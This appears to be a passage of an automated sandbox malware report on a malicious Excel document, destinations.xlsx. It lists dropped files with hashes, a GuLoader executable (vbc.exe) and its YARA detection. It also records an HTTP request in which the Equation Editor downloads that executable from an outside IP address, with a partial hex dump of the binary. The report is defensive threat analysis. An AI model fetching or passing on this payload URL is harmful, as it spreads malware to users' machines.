SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :..+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7AB1F435.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 838 x 469, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	21987
Entropy (8bit):	7.952828365949915
Encrypted:	false
SSDEEP:	384:MoaqtIZxNY3dMzKeijXyso4gYhVZAUrE68p/DazS396RFnDUhkhiedxQ9:AqtIZzYNM+HjXyjOhVZW68pPWGedO9
MD5:	5A25F525D9F0D658AF52A4F78FE031D4
SHA1:	525FB63F75E745FBC90E4E42E624E030C5DF94EB
SHA-256:	D791841D657B6D2A9E5ED1B7F8548B1044A2C7EC62D05846C72D8556DB9E9BC8
SHA-512:	FE2F2D9744CE7235F4DBC36861249372C42B85920B6A1C75A8B2C330BD07F7C4C12A5DF5CA9AAED4C2BCDAD9D196DFF3A34732EE296FE6F006A16ACC41F5EC3
Malicious:	false
Preview:	.PNG.....IHDR...F.....PLTE...0.....T[c.....f.....9.....d.....k9u....b.....9....f..kr.....t.....e.....9....]X...../.;9.....h.....d.<...({.....t_.....c7..Ga.06?...._..V.....T.....9.....e.....ee.....f.....;.D."...h.....e.....Q....E.....l..~..t"....D.....:....9.....T.....^..d9;....iv...09.Z.....$...ee9h.G.....~.....;<.....`.....99....5.....AL...R.IDATx...`..&.H.....-@.n..]A... ..Fn.!`$X..&&..X@$c..dl<.#...PD....$&".1..h.N..Y3..L6.d.$.XFw..;&(a....=.:..Z].].Q....S..;.?...W%.D....1..s.!....4....`{U'.QU.....~.e.*....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AC8064F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA2
Malicious:	false
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f...,.3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C.... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X..(\.....0k.....k.d2..Kl;...O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t...z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-.U.66.h...Y.....q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C1845553.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 838 x 469, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	21987
Entropy (8bit):	7.952828365949915
Encrypted:	false
SSDEEP:	384:MoaqtlZxNY3dMzKeijXyso4gYhVZAUrE68p/DazS396RFnDUhkhiedxQ9:AqtlZzYNM+HjXyjOhVZW68pPWGedO9
MD5:	5A25F525D9F0D658AF52A4F78FE031D4
SHA1:	525FB63F75E745FBC90E4E42E624E030C5DF94EB
SHA-256:	D791841D657B6D2A9E5ED1B7F8548B1044A2C7EC62D05846C72D8556DB9E9BC8
SHA-512:	FE2F2D9744CE7235F4DBC36861249372C42B85920B6A1C75A8B2C330BD07F7C4C12A5DF5CA9AAED4C2BCDAD9D196DFF3A34732EE296FE6F006A16ACC41F5EC3
Malicious:	false
Preview:	.PNG.....IHDR...F.....PLTE...0.....T[c.....f.....9.....d.....k9u....b.....9....f..kr.....t.....e.....9....]X...../.;9.....h.....d.<...({.....t_.....c7..Ga.06?....._..V.....T.....9.....e.....ee.....f.....:;.D."...h.....e.....Q....E.....l..~..t"....D.....:....9.....T.....^..d9;....iv...09.Z.....$...ee9h.G.....~.....:<.....`.....99....5.....AL...R.IDATx...`..&.H.....-@.n..]A... ..Fn.!`$X..&&..X@$c..dl<.#...PD....$&".1..h.N..Y3..L6.d.$.XFw..;&(a....=.:..Z].].Q....S..;.?...W%.D....1..s.!....4....`{U'.QU.....~.e.*....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DC62CC04.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2D26738.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....tEXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3....B3s.....|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`..a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px(.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB8384B2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB8384B2.png	
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..'""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$".n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\Desktop\~$destinations.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58E
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	208896
Entropy (8bit):	4.14906794472717
Encrypted:	false
SSDEEP:	1536:tTEDegofhrRAnvzYFBWigYcgkOwijQkwY+EhBKDID:tQeZpR47YeigqVX+SK8
MD5:	8777020A37B6797241A489A707B9784B
SHA1:	A1ED1029B967295F9CE5E9D219F41DC6C7FC4D1A
SHA-256:	8A45D901CAB57A1B65C32AEA2452F56436DCF01C37BDF7875838E6054F395D90
SHA-512:	0A9D13CA582DD72B4CDCE8C91A5226AEB8C70AC7A73FA5F9775C6D03753BF7EC856371F55BF5F5E38F0A1D84E375C80916E5508F89D91E7100A82C4E544174D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 27%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....*.....Rich.....PE..L.....R..... ....P.....\|.....@.....@.....$...(.....&%.....0... .....text..... ..`.data.....@....rsrc...&%.....0.....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9756425195797105
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	destinations.xlsx
File size:	348152
MD5:	a4bb01370caeb6363f6dc7923585481e
SHA1:	3eff08923d9b179edcc99fe52d95a46755eac939
SHA256:	c45eacade4845c8cf141724b92d6fd4401d30233b18b17e 295d2d7a9a8944c40
SHA512:	0e361f54ff22f9d8ca6315ef7bd85734a55f982a4e7f1f021 dadddbbf1a8802f8f68d17ada8a90faa4a351a282aaa915f 92738d0eb2b968a6b947e1ded318570

General

SSDEEP:	6144:RJzS5Knw3ltVVVVVVVxVVVVVVVlVVVVVVVZjVVVVVVVB2o38Q1R7naaUi7uP72AW:7zS5Knw3lhJ3JVnKSuP/oilSQ
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

HTTP Request Dependency Graph

- 192.3.121.153

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.3.121.153	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:37:49.660953045 CEST	0	OUT	GET /00800800/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.121.153 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:37:49.820924044 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 05:37:49 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Wed, 13 Oct 2021 14:42:26 GMT ETag: "33000-5ce3cf88aac57" Accept-Ranges: bytes Content-Length: 208896 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 69 c6 c2 93 08 a8 91 93 08 a8 91 93 08 a8 91 10 14 a6 91 92 08 a8 91 dc 2a a1 91 9b 08 a8 91 a5 2e a5 91 92 08 a8 91 52 69 63 68 93 08 a8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 82 f7 ea 52 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 e0 02 00 00 50 00 00 00 00 00 00 7c 13 00 00 00 10 00 00 00 f0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 40 03 00 00 10 00 00 ea 02 04 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 e0 02 00 28 00 00 00 00 10 03 00 26 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 02 00 00 20 00 00 00 00 10 00 00 0c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 84 d4 02 00 00 10 00 00 00 e0 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 ec 13 00 00 00 f0 02 00 00 10 00 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 26 25 00 00 00 10 03 00 00 30 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$i*.RichPELRP\|@@$(&%0 .text `.data@.rsrc&%0 @@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2004 Parent PID: 596

General

Start time:	07:37:17
Start date:	14/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f8b0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2792 Parent PID: 596

General

Start time:	07:37:39
Start date:	14/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 684 Parent PID: 2792

General

Start time:	07:37:41
Start date:	14/10/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.671498542.0000000000290000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 27%, Virustotal, Browse
Reputation:	low

File Activities

Show Windows behavior

Disassembly

Code Analysis